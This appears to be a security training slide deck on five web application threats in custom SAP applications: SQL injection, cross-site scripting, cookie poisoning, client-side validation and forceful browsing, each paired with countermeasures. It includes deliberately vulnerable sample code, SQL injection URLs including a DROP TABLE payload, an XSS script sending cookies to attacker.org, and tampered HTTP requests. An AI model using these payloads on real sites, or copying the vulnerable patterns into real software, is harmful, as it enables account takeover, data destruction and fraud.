



Mastering Application Security Threats and Countermeasures

*Sebastian Schinzel
Senior Security Consultant
VirtualForge GmbH*

Proudly Supported by:



Produced by:





Agenda

- **Risks to Your Application**
- **Top Five Threats and Countermeasures**
- **Application Security Best Practices**
- **Conclusion**

Disclaimer

- We assume that the **SAP framework is secure**. Nonetheless, custom applications on top of the framework can introduce security vulnerabilities.
- In most cases, these security vulnerabilities are introduced by **security-unaware developers** that design and implement the custom application.
- Therefore, this presentation of VirtualForge GmbH shows typical application security vulnerabilities and related security issues that can be found in **custom applications**



Introduction

- **Exploitation of vulnerabilities is getting easier**
- **Security products such as Firewalls, Reverse Proxies, Intrusion Prevention Systems are easily bypassed by attackers**
- **Web applications accessible (attackable) from everywhere**



Agenda

- **Risks to Your Application**
- **Top Five Threats and Countermeasures**
- **Application Security Best Practices**
- **Conclusion**




MASTERING SAP TECHNOLOGIES



"...and this is our application security department."



MASTERING SAP TECHNOLOGIES



"...it's just a traffic sign - what damage could it possibly do?"



Risks – Summary

- Firewalls...
- Intrusion prevention systems...
- Intrusion detection systems...
- Encryption schemes...
- Access controls...
- Reverse proxies...

... don't make your applications secure



Risks – Summary

- Applications have hidden/unexpected vulnerabilities
- Automated Scanners are insufficient to detect all vulnerabilities *
- Attackers are experts

It takes security experts to protect your applications!

* http://www.virtualforge.de/web_scanner_benchmark.php



Agenda

- Risk to Your Application
- Top Five Threats and Countermeasures
- Application Security Best Practices
- Conclusion



Top 5 application security threats

- **SQL Injection**
- **Cross Site Scripting**
- **Cookie Poisoning**
- **Client-Side Validation**
- **Forceful Browsing**



SQL Injection (cont.)

Relevance

- Applications that directly create and execute SQL statements

Threat

- Attackers can execute arbitrary SQL commands remotely

Root Cause

- Commands embedded in (user) input are accidentally executed

SQL Injection (cont.)

...

```
cUser = Request('user');
```

```
Conn = Server.CreateObject("ADODB.Connection");
```

```
Conn.Open(pDBName);
```

```
inSQL = "SELECT * FROM User WHERE UID='"  
        + cUser + "'";
```

```
exSQL = sql_Exec(Conn, inSQL);
```

```
var bUserConfirmed = false;
```

```
if ((exSQL != null) && (!exSQL.EOF)) {
```

```
    bUserFound = true;
```

```
}
```

...



SQL Injection (cont.)

Valid credentials

URL: `http://www.example.com/hack.asp?user=smith23`

SQL: `SELECT * FROM User WHERE UID='smith23'`

> ✓ Welcome back, Mr. Smith!

Invalid credentials

URL: `http://www.example.com/hack.asp?user=bad_guy`

SQL: `SELECT * FROM User WHERE UID='bad_guy'`

> ⚡ Please provide the correct credentials.



SQL Injection (cont.)

Attack #1: Unexpected "Credentials"

URL: `http://www.example.com/hack.asp?user=%27+OR+%27A%27=%27A`

SQL: `SELECT * FROM User
WHERE UID=' 'OR 'A'='A'`

> ✓ Welcome back, Mr. Anderson!

Attack #2: Nasty Input

URL: `http://www.example.com/hack.asp?user=%27;DROP+TABLE+User;`

SQL: `SELECT * FROM User
WHERE UID=' ';DROP TABLE USER;`

> [Denial of Service]



SQL Injection (cont.)



Demo



SQL Injection (cont.)

Countermeasures

- Use prepared statements
- Stored Procedures are not sufficient

Alternative Countermeasures

- Perform strict input validation
- Remove or encode special characters such as `'` and `_"`



Cross Site Scripting

Relevance

- Applications that build HTML GUIs

Threat

- Attacker executes JavaScript code in client's browser

Root Cause

- Web application mistakenly treats user data as part of the SQL command

Cross Site Scripting (cont.)

Example Code

```
public void doContent(...) {
    String s = request.getParameter("user");
    if (s != null) {
        response.write(
            "<br>Applicant:<u>" + s + "</u>");
    }
}
```

Example input:

<http://www.example.com/index.jsp?user=Smith>

Expected output:

Applicant:<u>Smith</u>



Cross Site Scripting (cont.)

Example Input (user variable)

```
<script>
document.write('
  <img src=
    "http://attacker.org/img.jsp?cookie="' +
    escape(document.cookie) +
    '">
  ');
</script>
```



Cross Site Scripting (cont.)

Example output:

```
<br>Applicant:<u>  
<script>document.write ('  
<img src=  
"http://attacker.org/img.jsp?cookie="' +  
escape (document.cookie) + '">');  
</script>Smith  
</u>
```

Visible Output:

Applicant: Smith



Cross Site Scripting (cont.)



Demo



Cross Site Scripting (cont.)

Countermeasures

- Use Web Dynpro

Alternative Countermeasures

- All SAP frameworks other than Web Dynpro allow for custom HTML
- Consult security experts, since the topic is very complex



Cookie Poisoning

Relevance

- Applications that store data in cookies

Threat

- Attackers trick the application logic by manipulating a presumably unchangeable cookie value

Root Cause

- False implicit assumptions

Cookie Poisoning (cont.)

Example HTTP Request #1

```
GET /listusers.jsp HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg,
*/*
Referer: https://www.virtualforge.de/main.jsp
Accept-Language: de
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.virtualforge.de
Connection: Keep-Alive
Cookie: Userlevel=Guest
```



Cookie Poisoning (cont.)

Manipulated HTTP Request #1

```
GET /listusers.jsp HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg,
*/*
Referer: https://www.virtualforge.de/main.jsp
Accept-Language: de
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.virtualforge.de
Connection: Keep-Alive
Cookie: Userlevel=Administrator
```

Cookie Poisoning (cont.)

Example HTTP Request #2

```

GET /basket.jsp HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg,
*/*
Referer: https://www.virtualforge.de/item.jsp
Accept-Language: de
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.virtualforge.de
Connection: Keep-Alive
Cookie: itml_ID=123&itml_pr=27,95
    
```

Cookie Poisoning (cont.)

Manipulated HTTP Request #2

```

GET /basket.jsp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg,
*/*
Referer: https://www.virtualforge.de/item.jsp
Accept-Language: de
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.virtualforge.de
Connection: Keep-Alive
Cookie: itm1_ID=123&itm1_pr=1,95
    
```



Cookie Poisoning (cont.)

Countermeasures

- Use Web Dynpro

Alternative countermeasures

- Store all (relevant) information in a server-side cookie
- Do not store any (relevant) information in a client cookie
- Protect information stored on the client-side by cryptographic checksums (HMAC)



Client-Side Validation

Relevance

- Applications that rely on client-side validation

Threat

- Attackers trick the application logic by manipulating a presumably validated value

Root Cause

- False implicit assumptions



Client-Side Validation (cont.)

Example code

```
var amount = document.myform.amount.value;  
if (amount <= 0) {  
    alert('Please enter a positive amount.');} else {  
    document.myform.submit();  
}
```

Client-Side Validation (cont.)

Example HTTP request

```
POST /transfer.jsp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, */*
Referer: https://www.virtualforge.de/bank_main.jsp
Accept-Language: de
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.virtualforge.de
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Connection: Keep-Alive
```

```
bank_account=12345&bank_code=54321&amount=100,00
```

Client-Side Validation (cont.)

Example HTTP request (attack)

```
POST /transfer.jsp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, */*
Referer: https://www.virtualforge.de/bank_main.jsp
Accept-Language: de
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
Host: www.virtualforge.de
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Connection: Keep-Alive
```

```
bank_account=12345&bank_code=54321&amount=-1000,00
```



Client-Side Validation (cont.)



Demo



Client-Side Validation (cont.)

Countermeasures

- Use Web Dynpro

Alternative countermeasures

- Repeat all validation on the server
- Don't rely on client-side validation



Forceful Browsing

- **Relevance**
 - ◊ Applications that rely on integrity of the client GUI / navigation
- **Threat**
 - ◊ Attackers trick the application logic by directly accessing resources that are
 - ▶ not mapped in the application's menu
 - ▶ should not be available to them
- **Root Cause**
 - ◊ False implicit assumptions
 - ◊ Missing authority checks



Forceful Browsing (cont.)

Examples

- A) `http://www.example.com/page1.html`
- B) `http://www.example.com/2006/report.pdf`
- C) `http://www.example.com/2006/report.pdf`


Deductions

- A) `http://www.example.com/page2.html`
- B) `http://www.example.com/2007/report.pdf`
- C) `http://www.example.com/2006/`



Forceful Browsing (cont.)

Example – Attacker uses disabled buttons





Forceful Browsing (cont.)



Demo



Forceful Browsing (cont.)

Countermeasures

- Use Web Dynpro
- Perform authority checks for all actions originating from a client



Agenda

- Risk to Your Application
- Top Five Threats and Countermeasures
- Application Security Best Practices
- Conclusion



Application Security Best Practices

- **Build an application security policy**
- **Plan for security early on**
- **Get help from experts**
- **Hold regular security trainings**



Cover all security aspects





Agenda

- Risk to Your Application
- Top Five Threats and Countermeasures
- Application Security Best Practices
- Conclusion

Summary

- Many web applications have security defects
- Even one security problem can have devastating effects
- Attackers only need one vulnerability
- You have to prevent all vulnerabilities
- Address security right from the beginning of the development lifecycle
- Perform security audit regularly



Conclusion

- **Researchers regularly find new vulnerabilities**
- **Build secure applications from ground up**
- **Incorporate security experts at every milestone**



Resources

- www.sdn.sap.com -> Netweaver -> Security
- www.virtualforge.de -> Resource Areas



Thank you for your attention!

Questions?

**How to contact me:
Sebastian Schinzel
sebastian.schinzel@virtualforge.de**